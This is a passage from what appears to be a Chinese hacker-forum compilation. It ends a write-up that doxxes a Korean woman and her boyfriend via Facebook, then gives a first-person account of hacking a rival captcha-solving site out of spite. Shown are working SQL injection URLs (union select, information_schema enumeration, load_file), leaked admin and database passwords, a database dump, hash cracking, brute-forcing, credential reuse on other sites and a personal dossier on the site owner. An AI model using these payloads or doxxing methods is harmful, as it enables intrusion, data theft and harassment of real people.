


图 6.2.3 妹子的聊天记录

0x7 直接翻墙上 FB 查妹纸的名字

0x8 妹纸的 FB

<https://www.facebook.com/profile.php?id=100003354140361&ref=ts&fref=ts#!/profile.php?id=100003354140361>

妹纸男朋友的 FB

<https://www.facebook.com/profile.php?id=100003354140361&ref=ts&fref=ts#!/sexyhoon94?fref=ts>

妹纸简介:

妹纸名: 김영서

男朋友名: 이재훈

韩国龙仁大学 YONGIN

生日 1994 年 8 月 14 日

农历 1994 年 7 月 8 日

订婚周年纪念日 2012 年 3 月 22 日

常用账号 Hwizzang

0x9 社工到这里就结束了、不过听说 FB 很早就有裤子、哪个大牛有的话就去扫扫账号吧

0x10 附上跟妹纸的聊天记录



图 6.2.4 和妹子的聊天记录




图 6.2.5 和妹子的聊天记录

(全文完) 责任编辑: DM_

第 3 节 由名字引起的风波-悄悄打枪某软件工作室

作者: 骨灰

来自: 法客论坛 - F4ckTeam

网址: http://team.f4ck.net

我一直在用 XX 或者 XX 这个昵称! 于是准备注册个域名, 百度发现见 (图 6.3.1)



图 6.3.1 发现域名被注册

于是我就蛋疼了! 排名第一的三这个家伙而且是个工作室。我就想我的用户名居然还有其他人用, 于是想把她搞下! 进入他博客以后发现是个搞这些软件的牛, 我也一做这种软件, 居然抢我生意, 这个不太好。随便进入各帖子见 (图 6.3.2)




图 6.3.2 博客信息

发现了使用联众打码，大家百度人工打码排名第一的就是联众打码平台，如图 6.3.3



图 6.3.3 打码平台

于是想从这里入手：进入了联众官网：我想啊这么大的打码平台应该没啥漏洞，结果进去看了下直接尿了




图 6.3.4 打码中心

就是百度点进去那个。然后就猜用户名啥的：

```
http://www.XXX.com/index.php/article/5%20order%20By%205%20%23
```

猜出字段个数

```
http://www.XXXX.com/index.php/article/5%20AnD%201=2%20uniOn%20seLecT%201,version(),user(),4,5%23
```



图 6.3.5 爆出信息

我又蛋疼了！看到此我想到的第一个就是暴路径啥的，是在内网中，于是准备搞下来。常见的暴路径有：`jsp` 暴路径 大家都知道 `lcx` 的，但是这里用不上 `phpmyadmin` 暴但是没发现此网站安装 `php` 数字和字母变换 也不行延迟注入暴 结果不行读取常见的路径文件，大家百度有很多 还是不行 就只读取了 `boot.ini` 哎，此路不通；于是猜网站后台传送门；

```
http://XXXX/forum.php?mod=viewthread&tid=957&page=3#pid174357
```

方法

- 1 查看图片路径可能找到，
- 2 robots.txt，
- 3 修改了后台可能和网站域名有关比如：`www.XX.COM/admin` 可能改成这样了 `www.XX.COM/mysite_admin` 或者 `www.XX.COM/ms_admin` 注意缩写 `mysite=ms`，
- 4 google inurl: 查询
- 5.生成的帖子 baidu.XML 貌似还记得 dedecms 还是某个系统生成的 seo 信息暴露过后台地址搞忘了，
- 6 和第 3 点相似可能用网站最底部的联系号码或者邮箱加上 `admin`，当然这种很少不过也遇到过此电话可能是后台密码此也遇到过我以前，
- 7.jsp 通过 `lcx` 爆目录文件漏洞可查，
- 8.不知道通过短文件漏洞是否可以
- 9 多多翻下网站有 `sb` 管理可能删除了首页管理连接但是没删除某些页面的管理链接这种情况遇到过，
- 10.当然旁注夸目录读取也可以，`sql` 注入读取 `system32` 下那个啥网站虚拟目录映射貌似可以，
- 11.mssql 注入通过叫啥那 `dir` 还是啥搞忘了百度那个命令，把文件路径插入表中读取这个用过，哎呀呀说了这么多了瞌睡来的很大家也分享点吧大牛飘过直接用第二条就找到后台了 `admin.php` 试了下用常用的弱口令都不对。没办法继续 `sql`。最终得到用户名和密码

```
http://www.XX.com/index.php/api/14'%20and%201=2%20UNION%20SELECT%20,TABLE_NAME,3,4,5 from information_schema.TABLES where TABLE_SCHEMA = database() limit 0,1%23
http://www.XX.com/index.php/api/14'%20and%201=2%20UNION%20SELECT%20,COLUMN_NAME,3,4,5 from information_schema.COLUMNS where TABLE_NAME =0x61646D696E limit 0,1%23admin yanrian1989101
```

登陆啦.进去我就口水流出来啦：



图 6.3.6 登录成功

这蛮多人充值。这么多钱哇！但是更加蛋疼和运气的在后面：点到邮箱信息：



图 6.3.7 邮箱信息

发现了此。经验告诉我在源代码里面，如图 6.3.8

```

14 <div class="fl nav3"></div>
15 <div class="clear"></div>
16 </div>
17 <form method="post" action="admin.php?no=setting&act=emailsql">
18 <table width="100%" border="0" cellpadding="0" cellspacing="0" class="wenzhang">
19 <tr>
20 <td width="10">SMTP地址: </td>
21 <td><input type="text" name="info[email_smtp]" value="smtp.qq.com" class="inputtext inputtext_200" /></td>
22 </tr>
23 <tr>
24 <td>SMTP端口: </td>
25 <td><input type="text" name="info[email_port]" value="25" class="inputtext inputtext_200" /></td>
26 </tr>
27 <tr>
28 <td>邮箱账户: </td>
29 <td><input type="text" name="info[email_name]" value="" class="inputtext inputtext_200" /></td>
30 </tr>
31 <tr>
32 <td>邮箱密码: </td>
33 <td><input type="password" name="info[email_pw]" value="" class="inputtext inputtext_200" /></td>
34 </tr>
35 <tr>
36 <td>邮箱昵称: </td>
37 <td><input type="text" name="info[email_nickname]" value="" class="inputtext inputtext_200" /></td>
38 </tr>
39 <td colspan="2"><br/></td>
40 <td colspan="2"><input type="submit" value="提交" class="tjbtn"></td>
41 </tr>

```

图 6.3.8 发现源代码

哈哈，哥们今年运气不错哈。

qq: 516978535 0000000

机油们，不能直接登陆 qq 哦，不然那边下次登陆会提示异常，这个有办法，我们只登陆邮箱哈。但是机油们现在登陆不上不能给大家截图了，但是前几天登陆进去有 3 个邮箱关联，而且每天都有好多的支付信息，然后我找到了附件里面是打码工具源代码。截图

```

    sIn.ReleaseBuffer();
    return sOut;
}
int CVcodeYZMFile::ReportErr(CString strVcodeUser,CString strDaMaWorker)//打
{
    int flag=0;
    try
    {
        CString strGBK;
        CString strUTF8;
        CInternetSession Session;
        InternetSetOption[Session,INTERNET_OPTION_RESET_URLCACHE_SESSI
        CHttpConnection *pHttpConnect = NULL;
        pHttpConnect=Session.GetHttpConnection[\"www. [redacted] .com\"];
        if [ pHttpConnect ]
        {
            CHttpFile* pFile=NULL;
            pFile= pHttpConnect->OpenRequest[ CHttpConnection::HTTP_VERB_POST,\"/lz_yzmphp/update_
];
            if [ pFile ]
            {
                pFile->AddRequestHeaders[\"POST /lz_yzmphp/update_err.php HTTP/1.1\"];
                pFile->AddRequestHeaders[\"Accept: image/jpeg, application/x-ms-application, image/gif,
                pFile->AddRequestHeaders[\"User-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT
MALN\"];
                pFile->AddRequestHeaders[\"Content-Type: application/x-www-form-urlencoded\"];
                pFile->AddRequestHeaders[\"Host: www.vzmbuy.com\"];

```

图 6.3.9 打码工具源码

在这里面我发现了一个有用的信息：

```

...
HINTERNET hInternet = 0;
HINTERNET hFtpFile = 0;
HINTERNET hFtpSession = 0;
hInternet = InternetOpen(NULL, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
if (!hInternet)
{
    return -1;
}
int nConnect=0;
CXT:
hFtpSession = InternetConnect(hInternet, "XXXXXXXXXXXXXXXXXXXXX.XXXTERNE
if(!hFtpSession)
{
    nConnect++;
    if (nConnect<3)
    {
        goto CXT;
    }
    flag=3;
}
else
{
    ::FtpSetCurrentDirectory(hFtpSession,"d:\\www\\yzmbuy\\image\\");
    bool bRet=::FtpPutFile(hFtpSession,strImagePath,strDestFileName,FTP_TRANSFER_TYPE_BINAR
if !bRet

```

图 6.3.10 发现有有用信息

里面三 ftp 上传图片发现了 ftp 的账号和密码哈哈还有网站路径 我直接 sb 了先。现在就试试能否读取源代码或者进行 into outfile

http://www.XXXX.com/index.php/article/5'%20AnD%201=2%20uniOn%20seLecT%201,2,load_file(0x643A5C7777775C797A6D6275795C61646D696E2E706870),4,5%23

此是读取其根目录下的 admin.php 因为此前面得到了 robots 如图 6.3.11




图 6.3.11 robots 图

所以我们尝试读取 config 来连接数据库执行导入一句话，如图 6.3.12

```

40 <div class="dy_t"></div>
41 <div class="dy_m" style="line-height:2em;">
42 <h3>资讯中心</h3>
43 <div class="text_main mat10">
44 <div class="strong font14 center">2</div>
45 <div class="c686 mat5 center">发布时间: 1970-01-01 08:00</div>
46 <div class="mat10 font14"><?php
47 $pe['db_host'] = 'localhost'; //数据库主机地址
48 $pe['db_name'] = 'yzmanger'; //数据库名称
49 $pe['db_user'] = 'root'; //数据库用户名
50 $pe['db_pw'] = 'dang442534321'; //数据库密码
51 $pe['db_coding'] = 'utf8';
52 $pe['url_model'] = 'pathinfo_safe'; //url模式, 可选项(pathinfo, pathinfo_safe, php)
53 define('dbpre',''); //数据库表前缀
54 ?></div>
55 </div>
56 </div>
57 <div class="dy_b"></div>
58 </div>
59 <div class="clear"></div>
60 <div class="foot">
61 <div class="lianxi mat10">

```

图 6.3.12 导入一句话

目前的问题是数据库是否可远程连接?发现了数据库密码和上面 qq 邮箱的密码有区别 只是

把 d 改成了 deng 我们再尝试登陆 qq 邮箱。结果登陆不成功！哎现在远程连接数据库吧！机油问是否跑题啦，没有跑题哈 后面就能用上了 机油慢慢看结果数据库能够链接上了




图 6.3.13 连接上数据库

查询下有多少用户啥的，如图 6.3.14




图 6.3.14 查询用户

哎直接拖了吧。。。。。。都到这个地步了 不脱对不起观众了。好啦下面直接导入一句话木马杀进去!!!! 如图 6.3.15




图 6.3.15 脱数据库

结果访问我就蛋碎了!!! 如图 6.3.16




图 6.3.16 访问出错

为啥会出现这种情况??? 直接 load 试试

```
http://www.XX.com/index.php/article/5%20AnD%201=2%20uniOn%20seLecT%201,2,load_file(0x643A5C777775C797A6D6275795C746573742E706870),4,5%23
```




图 6.3.17 load 读取成功

能够读取出来 难道是 2b 神出现了!!!! 但是为啥注入的时候没有 2b 神出现??? 一连

串疑问。本来看中是内网，然后想搞下内网结果哎 不知道为啥，有知道的机油告诉下我。好啦废话不多说 从前面 XX 博客知道其用户名为 qizhcong，我们直接在数据库里面查询。

```
mysql> select * from user where user_name='qizhcong'
-> |
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user_name | user_pw          | user_qq | user_email | user_money | user_point |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 4728    | qizhcong  | 130e0a4d141ac0e7bae13bae4a1e3540 | 234789983 | qizhcong@qq.com | 0          | 0          |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set

mysql> select * from user where user_qq='274364097@qq.com';
Empty set

mysql> |
```

图 6.3.18 数据库查询

分别通过 XX 博客的用户名和 qq 查询 查询到了一个东西然后 md5 进行破解 结果要收费 哎速度祭出神器，如图 6.3.19




图 6.3.19 神器发威

查询到是 huoying 速度在 XX 博客最底部，找到后台登录



图 6.3.20 后台登录



图 6.3.21 登录失败

直接输入账号和密码 qizhcong huoying 进行登陆，登录如图 6.3.21 结果蛋睡了。哎呀哦!!! 然后尝试百度搜索其资料

http://XXX.com.cn/aum/manage/
 qizhicong huoying
 生日: 1989-10-13
 qq: 00000
 手机: 00000000
 +86.00000000
 邮箱: 00000@qq.com
 00000000@qq.com
 常用用户名: qizhicong
 姓名: XXX
 身份证: 0000000000000000
 居住地: XX 省 XX 市 XX 区区府路税务套房 301
 中国工商银行 XX 分行 6222 00000000000000

http://XXXX.com.cn/aum/manage/

真不错啥都知道拉。

然后尝试各种组合, 结果还是不行。生成字典把, 网上下个工具。我们来进行暴力破解。速度写个后台爆破软件




图 6.3.22 爆破软件

结果破解了 n 久都没效果于是蛋睡了还是从百度来吧:



图 6.3.23 从百度找突破

发现用: Qizhicong huoying 能够登陆猪八戒网 但是账号显示都是很久前了
然后登陆到 登陆到 csdn 网用 qizhicong1 huoying 成功用 qizhicong1000 huoying 失败啦。
然后点进去 qizhicong1000 发现:



图 6.3.24 翻看个人信息

其三 2010 年注册的。哈哈我想到了用 csdn 社工查询下结果查询到了
信息如下:

